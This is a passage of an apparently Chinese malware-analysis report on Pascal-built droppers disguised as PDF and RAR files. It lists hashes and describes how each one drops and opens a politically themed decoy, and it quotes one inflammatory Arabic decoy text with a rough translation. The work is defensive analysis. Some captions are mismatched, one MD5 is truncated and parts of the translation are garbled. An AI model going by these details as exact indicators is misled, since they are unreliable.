
样本信息	Congratulations_Jan-7_78348966_pdf(恭喜7月)	
样本MD5	09cd0da3fb00692e714e251bb3ee6342	
样本SHA-1	82d425384eb63c0e309ac296d12d00fe802a63f1	
样本SHA-256	4be7b1c2d862348ee00bcd36d7a6543f1ebb7d81f9c48f5dd05e19d6ccdfae5	
样本类型	Win32 EXE GUI程序	
样本大小	2.17 MB (2270720 bytes)	
编写语言	Pascal	
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386	
时间戳	1970-01-01 1:00 (100%造假)	
最初上传时间	2020-01-22 19:22:17	

样本Congratulations_Jan-7_78348966_pdf.exe文件信息(表格)-pic57

样本Congratulations_Jan-7_78348966_pdf.exe文件信息(图片)-pic58

b.样本分析

通过 FindResource 函数查找资源 MYDATA ,通过下图我们可以看出该资源是一个 PDF 文件




The screenshot displays assembly code on the left and a resource list on the right. A red arrow points from the assembly code to the resource list. The resource list includes the following entries:

DIALOG_SHIELD	0x002023F0	PNG	-	1811	0.08 %
DIALOG_WARNI...	0x00202B04	PNG	-	1298	0.06 %
MYDATA	0x00203018	PDF	-	192642	8.48 %
SORTASC	0x0023209C	PNG	-	-	-
SORTASC_150	0x0023220C	PNG	-	-	-


FindResource函数查找资源MYDATA-pic59

通过 CreateFile 函数将文件源数据写入 %Temp%Congratulations_Jan-7.pdf (诱饵文件)中



通过CreateFile函数将文件源数据写入Congratulations_Jan-7.pdf-pic60

通过 ShellExecute 函数将 %Temp%Congratulations_Jan-7.pdf 打开



打开Scholarships in Serbia 2019-2020.pdf-pic61

该样本关于耶路撒冷归属的话题,属于政治类诱饵文档

原文

القدس عاصمة فلسطين الأبدية



إتحاد الجمعيات والمؤسسات الفلسطينية المستقلة في الشتات - إتحاد الصمود والمقاومة

تهنئة من الأعماق بعيد الجيش العربي السوري

اليوم الأول من شهر آب ، هو الذكرى الثالثة والسبعين لتأسيس وتشكيل الجيش العربي السوري ، الذي خاض أول معركة له ضد الجيش الإستعماري الإمبريالي الفرنسي العنصري (معركة ميسلون) التي استشهد فيها المناضل الكبير الشهيد يوسف العظمة أسكنه الله العلى القدير فسيح جناته .

الإحتفال اليوم لا يقتصر فقط على شعبنا في سوريا الكبرى ، فالأمه العربية من المحيط إلى الخليج بمسلماتها ومسيحيها يحتفلون بفخر وإعتزاز بعيد النصر لجيشنا العربي السوري المبدئي العقائدي والعروبي على قوى التحالف الشريكة الإرهابية الدموية والتدميرية الصهيونامريكية الفرنسية البريطانية الأردنية وحلفائهم من الرجعية العربية التي تقودها قوى الطاغوت الهابسي السعودي (محمد بن سلمان) والإماراتي (محمد بن زايد) والبحريني وسلالة الهاشمي الخائن أبا عن جد ، وفتنة من العملاء والأجراء قادة بعض الطوائف المسيحية المبينة المنطرفة المنصهيه ووليد جنلاط المعنوه الأرعن في لبنان العروية والمقاومه .رحم الله القائد كمال جنبلاط .

كل الشعب العربي في الوطن العربي من مشرقه إلى مغربه يشارك شقيقه الشعب العربي السوري في الإحتفال بعيد تأسيس جيش العزة والكرامه ، جيش الإئتراء والوفاء ، رجاله بواسل وأشواوس قدّموا قوافل من كواكب الشهداء ، دفاعا عن الأرض

译文

耶路撒冷是永恒巴勒斯坦的首都

巴勒斯坦独立社区和组织的联合会和散居侨民的活动-萨摩德联盟和抵抗

来自阿拉伯叙利亚军队假期深处的祝贺

八月的第一天是公司成立七十三周年

并组成了阿拉伯叙利亚军队，它与

种族主义帝国主义法国军队（战斗）

Maysaloun（伟大的烈士优素福在其中ty难）

。伟大，愿上帝使他荣耀和荣耀

今天的庆祝活动不仅限于大叙利亚地区的人民

阿拉伯人从海洋到海湾，穆斯林和基督徒自豪地庆祝

对于我们有原则的叙利亚阿拉伯军队的胜利日感到自豪

Al-Aroubi 耻辱，血腥和破坏性联军

犹太复国主义者美国法国英国埃尔多安及其同盟

由沙特瓦哈比暴君的军队领导的阿拉伯反应（

穆罕默德本·萨勒曼（和阿拉伯酋）穆罕默德本·扎耶德（以及巴林和王朝）

Hashemi 叛徒阿巴在祖父身边，以及一群特工和雇员一些领导人

犹太复国主义 犹太复国主义 犹太复国主义 犹太复国主义 基督教派和Walid



诱饵文件Congratulatorys_Jan-7.pdf内容以及翻译-pic62

之后的行为就和之前的如出一辙了,在此就不必多费笔墨。

(5).Directory of Government Services_pdf

a.样本信息

样本信息	Directory of Government Services_pdf(政府服务目录)
样本MD5	edc3b146a5103051b39967246823ca09
样本SHA-1	9466d4ad1350137a37f48a4f0734e464d8a0fef2
样本SHA-256	0de10ec9ec327818002281b4cdd399d6cf330146d47ac00cf47b571a6f0a4eaa
样本类型	Win32 EXE GUI程序
样本大小	3.10 MB (3254272 bytes)
编写语言	Pascal
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386
时间戳	1970-01-01 1:00 (100%造假)
最初上传时间	2019-12-09 22:25:47




样本Directory of Government Services_pdf.exe文件信息(表格)-pic63



样本Directory of Government Services_pdf.exe文件信息(图片)-pic64

b. 样本分析

通过 FindResource 函数查找资源 MYDATA ,通过下图我们可以看出该资源是一个 PDF 文件



FindResource函数查找资源MYDATA-pic65

通过 CreateFile 函数将文件源数据写入 %Temp%Directory of Government Services.pdf (诱饵文件)中


通过CreateFile函数将文件源数据写入Directory of Government Services.pdf-pic66

通过 ShellExecute 函数将 %Temp%Directory of Government Services.pdf 打开

打开Directory of Government Services.pdf-pic67

该样本关于政府部门秘书处的话题,属于政治类诱饵文档

原文




译文

主页关于**秘书处总理**投诉联系我们2019年12月8日星期日10:58:07
 在此处输入搜索文字
 四面八方
 政府服务目录
 单词搜索提供商
 部长会议总秘书处
 发布政府报告（春季和年度）
 技术支持服务（存档）
 投诉投诉
 内政部
 请愿书记员执照
 公民社会登记
 注册外国协会的分支机构
 外交部
 向黎巴嫩发放进出许可证
 签发外国护照（无号码）
 巴勒斯坦的身份）



诱饵文件Directory of Government Services.pdf内容以及翻译-pic68

诱饵内容对应的官网图片



巴勒斯坦秘书部官网图片-pic69

(6).entelaqa_hamas_32_1412_847403867_rar

a.样本信息

样本信息	entelaqa_hamas_32_1412_847403867_rar(entelaqa_哈马斯)
样本MD5	9bb70dfa2e39be46278fb19764a6149a
样本SHA-1	98efcce3bd765d96f7b745928d1d0a1e025b5cd2
样本SHA-256	094e318d14493a9f56d56b44b30fd396af8b296119ff5b82aca01db9af83fd48
样本类型	Win32 EXE GUI程序
样本大小	5.55 MB (5822464 bytes)
编写语言	Pascal
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386
时间戳	1970-01-01 1:00 (100%造假)
最初上传时间	2019-12-16 21:05:24



样本entelaqa_hamas_32_1412_847403867_rar.exe文件信息(表格)-pic70

entelaqa hamas

恩特拉卡哈马斯

文件名翻译信息

entelaqa_hamas_32_1412_847403867_rar.exe

程序入口: 00160560 入口区间: .text

文件偏移: 0016C960 入口字母: C6.05.40.E5.5E

连接器版本: 3.04 子系统: Windows GUI

文件大小: 0058D80Dh 附加数据: NO 00000000

Image is 32bit executable RES/OVL: 65 / 0 %

Free Pascal Compiler v.3.0.4 [2019/10/27] for i386 - www.freepascal.org

初步信息 - 帮助提示 - 报告信息

[NO DEBUG INFO] - Not packed, try OllyDbg v2 - www.ollydbg.de or

History

First Submission	2019-12-16 21:05:24
Last Submission	2019-12-16 21:05:24
Last Analysis	2020-02-13 13:24:07

最初VT上传时间

编码

时间戳: 00000000

1970-01-01 / 01:00:00

样本编译时间戳

样本entelaqa_hamas_32_1412_847403867_rar.exe的文件信息

Gcow安全团队

样本entelaqa_hamas_32_1412_847403867_rar.exe文件信息(图片)-pic71

b.样本分析

通过 FindResource 函数查找资源 MYDATA ,通过下图我们可以看出该资源是一个 RAR 文件

ResourceName	ResourceType	Size	Percentage
MYDATA	RAR	3726516	64.00 %
DIALOG_WARNI...	PNG	1298	0.02 %
DIALOG_SHIELD	PNG	1811	0.03 %
SORTASC_200	PNG	579	0.01 %
SORTASC_150	PNG	404	0.01 %
SORTASC	PNG	404	0.01 %


FindResource函数查找资源MYDATA-pic72

通过 CreateFile 函数将文件源数据写入 %Temp%Entelqa32.rar (诱饵文件)中

Parameter	Value
FileName	"C:\Users\User\AppData\Local\Temp\Entelqa32.rar"
Access	GENERIC_READ GENERIC_WRITE
ShareMode	0
SecurityAttributes	NULL
Mode	CREATE_ALWAYS
Attributes	FILE_ATTRIBUTE_NORMAL
TemplateFile	NULL


通过CreateFile函数将文件源数据写入Entelqa32.rar-pic73

通过 ShellExecute 函数将 %Temp%Entelqa32.rar 打开



打开Scholarships in Serbia 2019-2020.pdf-pic74

该样本关于哈马斯的话题,属于政治类诱饵文档



诱饵文件Entelaqa32.rar内容-pic75

(7).final_meeting_9659836_299283789235_rar

a.样本信息

样本信息	final_meeting_9659836_299283789235_rar(最终会议)
样本MD5	90cdf5ab3b741330e5424061c7e4b2e2
样本SHA-1	c14fd75ccdc5e2fe116c9c7ba24fb06067db2e7b
样本SHA-256	050a45680d5f344034be13d4fc3a7e389ceb096bd01c36c680d8e7a75d3dbae2
样本类型	Win32 EXE GUI程序
样本大小	4.02 MB (4220416 bytes)
编写语言	Pascal
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386
时间戳	1970-01-01 1:00 (100%造假)
最初上传时间	2019-12-21 09:07:07



样本final_meeting_9659836_299283789235_rar.exe文件信息(表格)-pic76

样本final_meeting_9659836_299283789235_rar.exe的文件信息



样本final_meeting_9659836_299283789235_rar.exe文件信息(图片)-pic77

b. 样本分析

通过 FindResource 函数查找资源 MYDATA ,通过下图我们可以看出该资源是一个 rar 文件

FindResource函数查找资源MYDATA-资源是rar文件-pic78

通过 CreateFile 函数将 rar 文件源数据写入 %Temp%jalsa.rar (诱饵文件)中

通过CreateFile函数将rar源数据写入jalsa.rar-pic79

通过 ShellExecute 函数将 %Temp%jalsa.rar 打开

打开jalsa.rar-pic80

其诱饵文件的内容与第十二届亚洲会议有关,其主体是无条件支持巴勒斯坦,可见可能是利用亚洲会议针对巴勒斯坦*的活动,属于政治类题材的诱饵样本

jalsa.rar诱饵文件信息(带翻译)-pic81

之后的行为就和之前的如出一辙了,在此就不必多费笔墨

(8).Meeting Agenda_pdf

a. 样本信息

样本信息	Meeting Agenda_pdf(会议议程)
样本MD5	a7cf4df8315c62dbefbf7553ef749
样本SHA-1	af57dd9fa73a551faa02408408b0a4582c4cfaf1
样本SHA-256	707e27d94b0d37dc55d7ca12d833ebaec80b50dec218a2eb79565561a807fe6
样本类型	Win32 EXE GUI程序
样本大小	2.03 MB (2129920 bytes)
编写语言	Pascal
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386
时间戳	1970-01-01 1:00 (100%造假)
最初上传时间	2020-01-29 11:08:26




样本Meeting Agenda_pdf.exe文件信息(表格)-pic82

样本Meeting Agenda_pdf.exe文件信息(图片)-pic83


b. 样本分析

通过 `CreateFile` 函数将文件源数据写入 `%Temp%Meeting Agenda.pdf` (诱饵文件)中



通过CreateFile函数将源数据写入Meeting Agenda.pdf-pic84

通过 ShellExecute 函数将 %Temp%Meeting Agenda.pdf 打开



打开Meeting Agenda.pdf-pic85

但由于其塞入数据的错误导致该 Meeting Agenda.pdf 文件无法正常打开故此将该样本归因到未知类题材,之后的行为就和之前的如出一辙了,在此就不必多费笔墨。

(9).Scholarships in Serbia 2019-2020_pdf

a. 样本信息

样本信息	Scholarships in Serbia 2019-2020(塞尔维亚奖学金2019-2020)
样本MD5	8d50262448d0c174fc30c02e20ca55ff
样本SHA-1	342aace73d39f3f446eeca0d332ee58c08e9eef5
样本SHA-256	00bc6fcfa82a693db4d7c1c9d5f4c3d0bfbbd0806e122f1fbded034eb9a67b10
样本类型	Win32 EXE GUI程序
样本大小	2.13 MB (2233856 bytes)
编写语言	Pascal
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386
时间戳	1970-01-01 1:00 (100%造假)
最初上传时间	2020-02-24 05:18:55

样本Scholarships in Serbia 2019-2020_pdf.exe文件信息(表格)-pic86

检测到英语 中文 意大利语 萨摩亚语 阿拉伯语 中文(简体) 保加利亚

Scholarships in Serbia 2019-2020 × 塞尔维亚奖学金2019-2020

文件名翻译信息

History ①

First Submission	2020-02-24 05:18:55
